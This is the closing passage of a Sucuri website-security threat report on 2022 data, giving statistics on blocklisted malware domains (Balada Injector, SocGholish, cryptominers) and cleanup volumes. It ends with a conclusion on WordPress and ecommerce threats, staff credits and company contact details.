
Balada Injector: 32 domains belonging to the Balada Injector malware campaign were responsible for **67.2%** of all SiteCheck's blocklisted resource detections.

Unwanted ads: 33 domains blocklisted for serving unwanted ads were responsible for **18.2%** of all site detections with blocklisted resources.

Cryptominers: 5 domains known to serve cryptominers were responsible for **2.9%** of all site detections with blocklisted resources.

SocGholish: In addition to injecting obfuscated scripts, SocGholish began injecting links to external scripts in late 2022, 5 of which made it into the top 100 list and were responsible for **2.5%** of all site detections with blocklisted resources.


We also analyzed the top blocklisted resources by domain. Remarkably, the top five most commonly detected blocklisted domains are all associated with the Balada malware campaign.



Incident Response & Threat Detection

In 2022, we cleaned an average of **557 files** during a single malware removal request, an **88.1%** increase from 2021.

This data is unsurprising, as many of the top infections our remediation team encountered last year, including NDSW and malicious unwanted .htaccess rules, are renowned for infecting or creating thousands of files within a website's environment.



Conclusion

While progress has been made in recent years to better secure WordPress ecosystems through security patches and automatic updates, new and existing technologies continue to develop — and our teams expect to see evolutions in attack vectors shift alongside them.

The data from 2022 highlights the importance of keeping CMS applications, plugins, and themes up-to-date to reduce the risk of infection. The high percentage of outdated CMS applications and vulnerable plugins or themes present in compromised websites suggests that there is still work to be done in terms of patching and essential security practices to prevent infection.

The prevalence of backdoors and hack tools on compromised websites demonstrates the need for continuous monitoring and timely detection of security threats. SEO spam remains a significant issue, with various tactics being employed by attackers to manipulate search rankings and promote spammy websites. The high percentage of malicious WordPress admin users indicates that attackers are increasingly targeting user accounts and databases to gain unauthorized access to websites.

While Magento websites continue to be targets for ecommerce malware, WordPress has become the favorite for #MageCart attackers aiming to steal credit card data (a trend which first started in late 2019). Since WooCommerce has become the leading ecommerce platform in terms of popularity, these environments have become prime targets for bad actors. Considering the growing sophistication of credit card skimmers, website owners must invest in server-level monitoring and adopt a multi-layered security approach to protect sensitive data.

Fake browser updates — a malware campaign that we have been tracking for over five years — continue to be one of the most common attacks seen on client websites. Since they are known to be the first stage in targeted ransomware attacks on a wide range of victims, this malware clearly continues to be a profitable venture for attackers. Six years into the Balada Injector campaign, we continue to see malware authors promptly integrating new vulnerabilities into their toolkits, infecting thousands of websites every month and causing them to redirect to various scams for fake captcha, tech support, and lotto promotions.

We expect attackers to continue exploiting outdated software, vulnerable plugins, and themes, as well as utilizing more advanced techniques to evade detection and maintain persistence on compromised websites. To combat these threats, website owners and developers must prioritize website security, implement best practices, and stay informed about emerging trends and attack vectors.

Thank you for taking the time to read this report — we hope you found it engaging and informative. If there is any additional data you think we should be tracking or reporting on, we want to hear from you.

Credits

Security Contributors

Ben Martin
Security Researcher | *@_jamsec*

Cesar Anjos
Security Researcher

Denis Sinegubko
Malware Researcher | *@unmaskparasites*

Rodrigo Escobar
Malware Research Manager | *@ipaxdc*

Tiago Pellegrini
Data Scientist

Marketing

Rianna MacLeod
Technical Writer | *@RiannaMacLeod*

Madiha Munawar
Graphic Designer

SUCURI

Website Security Solutions

SucuriSecurity

1.888.873.0817

sucuri.net

sales@sucuri.net

Sucuri is a website security provider for demanding organizations that want to ensure the integrity and availability of their websites. Unlike other website security systems, Sucuri is a SaaS cloud-based solution built on state of the art technology, excellent customer service, and a deep passion for research.